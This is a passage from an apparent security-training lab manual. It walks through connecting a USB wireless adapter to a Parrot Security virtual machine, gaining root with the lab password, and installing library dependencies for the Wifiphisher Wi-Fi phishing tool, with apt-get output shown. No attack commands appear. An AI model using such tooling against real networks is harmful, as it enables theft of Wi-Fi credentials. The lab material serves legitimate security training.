
Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
8. Now, type **cd** and press **Enter** to jump to the root directory.
9. In the **Parrot Terminal** window, type **apt-get install libnl-3-dev libnl-genl-3-dev** and press **Enter** to install the dependencies for Wifiphisher.




```
Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~# apt-get install libnl-3-dev libnl-genl-3-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  bettercap-caplets
Use 'apt autoremove' to remove it.
The following NEW packages will be installed:
  libnl-3-dev libnl-genl-3-dev
0 upgraded, 2 newly installed, 0 to remove and 878 not upgraded.
Need to get 123 kB of archives.
After this operation, 687 kB of additional disk space will be used.
Get:1 https://mirror.aktkn.sg/parrot rolling/main amd64 libnl-3-dev amd64 3.4.0-1+b1 [102 kB]
Get:2 https://mirror.aktkn.sg/parrot rolling/main amd64 libnl-genl-3-dev amd64 3.4.0-1+b1 [20.5 kB]
Fetched 123 kB in 2s (56.1 kB/s)
Selecting previously unselected package libnl-3-dev:amd64.
(Reading database ...
```

10. Once the installation has finished, type **apt-get install libssl-dev** in the terminal window and press **Enter** to install the **libssl-dev** dependency.

Note: If the above command does not work, then run the **apt-get update** command before trying **apt-get install libssl-dev** again.

